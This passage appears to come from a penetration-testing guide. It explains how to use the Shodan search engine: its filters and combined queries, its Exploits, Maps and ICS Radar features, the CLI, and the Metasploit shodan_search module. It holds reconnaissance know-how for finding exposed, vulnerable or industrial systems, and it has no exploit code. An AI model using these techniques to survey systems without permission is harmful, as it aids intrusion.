This includes the location of the device, common ports & services and a generic location. You can even zoom in on the map and scroll around. Doing basic searches is a lot of fun, but the true power of Shodan is revealed when you use filters.


More Advanced Searches using Filters

Using Filter commands you can quickly narrow down your searches to very specific things. Let's take a closer look at the individual filters. Again, *to use these filters or to get more than one page of results, you need to register for a Shodan Account.*



Location Commands


The Country, State, City and Postal commands allow you to narrow down the geographic location of your searches.



Command	Example
Country	country:US
State	state:NY
City	city:Watertown
Postal	postal:02471


Using any of these filters allow you to search for devices by geographical location. You can also combine individual filters if you wish:

country:US city:Memphis



Network Commands

The Org, Net, Hostname and Port commands allow you to narrow down searches by using network based filters.




Command	Example
Org	org:Microsoft
Net	net:192.168.1.10 net:192.168.1.0/24
Hostname	hostname:Microsoft.com hostname:support.Microsoft.com
Port	port:445

"***<u>org</u>***" - Search for individual organizations by name

"***net***" - Search for an individual IP address or an entire net block range


"***<u>hostname</u>***" - Allows you to scan the entire internet for individual domains; you can use part of the Fully Qualified Domain Name, like 'google' or the entire site like ‘www.microsoft.com’ or ‘support.microsoft.com’.

“***port***” - Search for systems by open ports




Webpage Commands

The Title and HTML filters allow you to narrow down searches by using webpage based filters.




Command	Example
Title	title:"Server Room"
Html	html:phpinfo.php

The “***title***” filter is probably one of the most over looked search parameters. You can scan the entire Internet or your entire domain looking for title keywords. The “***html***” filter allows you to scan for a specific word or string in the web page’s html code.



Software Commands

The OS, Product and Version filters allow you to narrow down searches by using software based filters.



Command	Example
Os	os:Linux
Product	product:Apache
Version	version:1.6.2

The Software switches allow you to search by Operating System, Product type or software version number.

KEYWORD Search

Probably the most popular way to search Shodan is using a body keyword search. If you know the type of server the target system is using, the name of an embedded server, or want to search for only “200 OK” webpages, then the body keyword search is the one to use.

For instance if you wanted to find all the servers running Apache server version 2.2.8 and only want open sites, or sites that didn’t return an error when scanned – “200 OK” sites, you can use the following keywords:

apache/2.2.8 200 ok

Combined Searches

The most effective Shodan searches are completed by combining search terms and filters. With a few keywords you could search for all of the Microsoft servers running IIS/7.0 at your Boston location.

IIS/7.0 hostname:YourCompany.com city:Boston

Or you could do a quick security scan of your domain for old systems that need to be updated. For example any IIS/5.0 systems located anywhere on your domain in France.

IIS/5.0 hostname:YourCompany.com country:FR

Title searches work great too. Many webcams use "camera" in their title information. If cameras were not allowed on your network you could quickly check for that.

title:camera hostname:YourCompany.com

Other Interesting Filters

Searching using the Geo coordinates opens up some interesting capabilities, especially for OSINT and government entities. Say you were creating a network map and wanted to search for Linux servers located near Damascus, Syria:

geo:33.5,36.3 os:Linux

For some reason not every system will be correctly labeled with their city/ country and the geo keyword helps identify additional systems that would not show up otherwise.

The "***after***" and "***before***" filters allow you to search by date:

after:15/12/2015

before:15/12/2015


Lastly you can also search by webpage error codes:

200 ok

401 unauthorized

403 forbidden

Those who are searching for open devices will often search for the page code of "*200 OK*". This means that when the Shodan search engine searched the page it was able to access the page without any issues.



TOP COUNTRIES

United States	251
Germany	115
Poland	59
Italy	52
Hungary	51

TOP SERVICES

HTTP (8080)	691
HTTP	328
HTTP (81)	33
HTTP (82)	17
Insteon Hub	12

This search filter can tell you quickly if devices or webpages on your domain are accessible via the internet that might not supposed to be available. The 401 error means that some sort of authentication is required to view the page and lastly 403 means the client does not have rights to access the page.

Or maybe you want to skip any "*401 unauthorized*" pages or "*302 Moved*" pages? Just use a minus sign and the HTML error code:

apache/2.2.8 -401 -302

Lastly the "has_screenshot" filter command shows systems that have an available screenshot and actually displays the screenshot in the search returns:


has_screenshot:true

If you use this search filter with no other parameters, it will leave you scratching your head as to what people leave open on the internet.

Putting it all Together


Now that we have seen the available filter commands, how could they be used to scan a network we owned? For example, say you were a Microsoft employee and needed to find all the IIS servers running IIS 8.0 in the US that are a part of the Microsoft domain?

You could enter something like the line below:



IIS/8.0 hostname:microsoft.com country:US

This quickly and easily sorts through the millions of servers out there and returns the ones that match the query. Here is a sample search return:



Microsoft Corporation
157.56.62.28
Microsoft Corp
Added on 19.07.2013

wwwco1test38.microsoft.com

```
HTTP/1.0 200 OK
Cache-Control: no-cache
Content-Type: text/html
Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT
Accept-Ranges: bytes
ETag: "67991fbd76a6c91:0"
Server: Microsoft-IIS/8.0
VTag: 438754380000000
P3P: CP="ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI
X-Powered-By: ASP.NET
Date: Thu, 18 Jul 2013 23:42:58 GMT
Content-Length: 1020
```

1. **<u>Title information</u>:** Title for the device page. You can search for other servers that contain the identical title text by using the "***Title***" filter command.


2. **<u>Country Code</u>:** This shows what country the device is in.

3. **<u>Hostname</u>:** This search term can be used to search for servers by domain names.

4. **<u>Body text area</u>:** Any text entered into Shodan without a filter will be assumed to be a body text search and will look for servers that have the requested information in the body text area.

We have covered a lot of information on how to use Shodan. This should well get you on your way to performing usable searches. Take some time and try using the different filters until you get comfortable with them. The rule of thumb I have seen is that the larger your company network is, the higher the chance that you will find a system that either you didn't know was on the internet, or that shouldn't be on the internet. As always, *remember that it is illegal to access or manipulate systems that you do not have express permission to do so*.

Next let's take a few moments and explore some of the other exciting features of the Shodan Website. At the time of this writing, to view a menu of available options all you need to do is click on the "***View All…***" menu item at the top of the Shodan webpage as seen below:



World's first search engine for the Internet of Things.

Intuitive map interface to search the Shodan database.

A stream of screenshots from crawled devices.

Search across a variety of vulnerability databases at once.

You will then be presented with a list of available features. We will take a quick look at some of these in the following sections.

Shodan Exploits


As Shodan search helps you find vulnerable systems online, Shodan Exploits provides a database to help learn about existing vulnerabilities and even how to exploit them. Shodan Exploits is pretty straight forward, just surf to the "***Exploits***" section of Shodan, enter a search term for the software or system that you want to check and it returns links from three of the main vulnerability databases:

CVE

ExploitDB

Metasploit

So, to find vulnerabilities for IIS, just enter "***IIS***" and click "***search***":



Results found: 335

Source	
cve	197
exploitdb	121
metasploit	17

Platform	
windows	112
Windows	17
multiple	8
linux	1

Type	
remote	93
dos	20
exploit	17
local	6
webapps	2

Denial of service in IIS using long URLs.

IIS 3.0 with the iis-fix hotfix installed allows remote intruders to read source code for

IIS 3.0 and 4.0 on x86 and Alpha allows remote attackers to cause a denial of service

IIS has the #exec function enabled for Server Side Include (SSI) files.

Denial of service in Windows NT IIS server using ..\..


IIS 1.0 allows users to execute arbitrary commands using .bat or .cmd files.

IIS newdsn.exe CGI script allows remote users to overwrite files.

Shodan Exploits returned more than 300 possible vulnerabilities for different versions of IIS. You can then use the left hand menu to find vulnerability information by *Source, Platform or Type*, or simply click on any of the links in the main menu. *(At the time of this writing, some of the Links pointed to non-existing pages)*

Shodan Maps

Shodan Maps provides a beautiful graphical interface for Shodan searches that displays the returns on a global map. When you enter a search term, all returns are listed on the left side of the screen, and individual returns are pinpointed on the world map as seen below:



Total Results: 1,376

Top Services	
HTTP (81)	532
HTTP	122
HTTP (8080)	121
Synology	121
5984	74


Top Countries	
US	526
DE	155
IL	110
KR	55
JP	45

Top Organizations	
Korea Telecom	55
VIRTBIZ Internet Services	44
Bezeq International	43

You navigate the map and can zoom in just as you would any normal mapping program. If you click on any pinpoint you will get a small statistical thumbnail of the return. If you then click "***View Details***" you will be presented with a regular Shodan informational screen about the system.

Shodan ICS Radar

Shodan ICS (Industrial Control Systems) Radar is more of an infographic than a functional tool, but it is still very interesting. ICS Radar shows a worldwide display of directly accessible Industrial Control Systems on the web:



Protocols

BACnet: 10,530
DNP3: 588
EtherNet/IP: 3,943
Modbus: 13,949
Niagara Fox: 23,294
Niagara Fox with SSL: 159
Siemens S7: 2,701

About

The Shodan search engine has started to crawl the Internet for protocols that provide raw, direct access to industrial control systems (ICS). This visualization shows the location of these industrial control systems on the Internet as well as other related data.

Legend

● ICS device
◉ Shodan crawler
◎ Honeypot

Contact

For all inquiries relating to Shodan or the ICS Radar please contact:

support@shodan.io
Twitter: @shodanhq

Share

With the worldwide rise in concern of “Cyber Warfare” and the specific targeting of vulnerable ICS devices, this info-site gives you a sense of scale of the issue.

More Advanced ways to use Shodan


Now that we have looked at some of the basic features of Shodan, let’s take a few minutes and look at some more advanced ways to interface with Shodan. If you are not very comfortable yet installing apps and using the command line or not familiar with Metasploit, you may want to skip the rest of this chapter and come back to it later.

Shodan CLI

Shodan CLI or ‘Command Line Interface’ provides a way to perform Shodan searches from a Linux terminal prompt. Shodan CLI is not installed in Kali by default and will need to be installed. You will also need to initialize the program with your API key. Full usage instructions are located at https://cli.shodan.io/, so I will just cover this quickly.

At a terminal prompt type, “***easy_install shodan***”


And then, “***shodan init <api key>***”



```
root@kali:~# easy_install shodan
Searching for shodan
Reading https://pypi.python.org/simple/shodan/
Best match: shodan 1.4.1
Downloading https://pypi.python.org/packages/source/s/shodan/shodan-1.4.1.tar.gz
#md5=b1f281ea1fd48d00ad2433343be01aec
Processing shodan-1.4.1.tar.gz
Writing /tmp/easy_install-6uFtj7/shodan-1.4.1/setup.cfg
Running shodan-1.4.1/setup.py -q bdist_egg --dist-dir /tmp/easy_install-6uFtj7/s
hodan-1.4.1/egg-dist-tmp-lcpsbq
zip_safe flag not set; analyzing archive contents...
Adding shodan 1.4.1 to easy-install.pth file
Installing shodan script to /usr/local/bin
```

You are now ready to use Shodan CLI.

Type, “***shodan -h***” to see the help menu:



```
root@kali:~# shodan -h
Usage: shodan [OPTIONS] COMMAND [ARGS]...

Options:
  -h, --help  Show this message and exit.

Commands:
  alert
  convert    Convert the given input data file into a...
  count      Returns the number of results for a search
  download   Download search results and save them in a..
  host       View all available information for an IP...
  info       Shows general information about your account
  init       Initialize the Shodan command-line
  myip       Print your external IP address
  parse      Extract information out of compressed JSON..
  scan       Scan an IP/ netblock using Shodan.
  search     Search the Shodan database
  stats      Provide summary information about a search..
  stream     Stream data in real-time.
```

You can now run Shodan directly from your command prompt. For example, we can search shodan for a specific host by using the host command and an IP address as seen in the simulated search below:

```
root@kali:~# shodan host 99.999.99.999
99.999.99.999
Hostnames:              mail.fakedomain.ru
City:                   Moscow
Country:                Russian Federation
Organization:           Media Center Library
Number of open ports:   1
Vulnerabilities:        CVE-2015-0204

Ports:
    80 nginx
```


Shodan returns location information about the target, and the number of open ports. But notice that it also shows that this system has a known vulnerability! If Shodan has recognized a potential vulnerability for the system, the CVE number for it is listed. You can then look up information on how to remediate this issue, or as a penetration tester, possibly how to exploit it. Please realize that Shodan does not always list all the vulnerabilities for every system. So if none are listed it doesn’t necessarily mean that an issue doesn’t exist.

Shodan Searches with Metasploit

Shodan search capabilities are included in the Metasploit Framework. You just need to sign up from a free Shodan user account and get an API key from their website. Using an API key allows you to automate Shodan searches with Metasploit. If you do not know how to use Metasploit, do not worry, we will cover it pretty extensively in later chapters.


To find systems with Metasploit, you simply use it like any other exploit:

1. Start Metasploit by using the Metasploit icon on Kali’s Quick Launch Bar.
2. At the **msf** prompt type, “***use auxiliary/gather/shodan_search***”:



```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > _
```


3. Now, "***show options***" to see what options we need to use:



```
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATABASE       false            no        Add search results to the database
   MAXPAGE        1                yes       Max amount of pages to collect
   OUTFILE                         no        A filename to store the list of IPs
   Proxies                         no        A proxy chain of format type:host:p
ort[,type:host:port][...]
   QUERY                           yes       Keywords you want to search for
   REGEX          .*               yes       Regex search for a specific IP/City
/Country/Hostname
   SHODAN_APIKEY                   yes       The SHODAN API key
```

4. Type "***set SHODAN_APIKEY <API Key Number>***" and fill in your API Key Number.

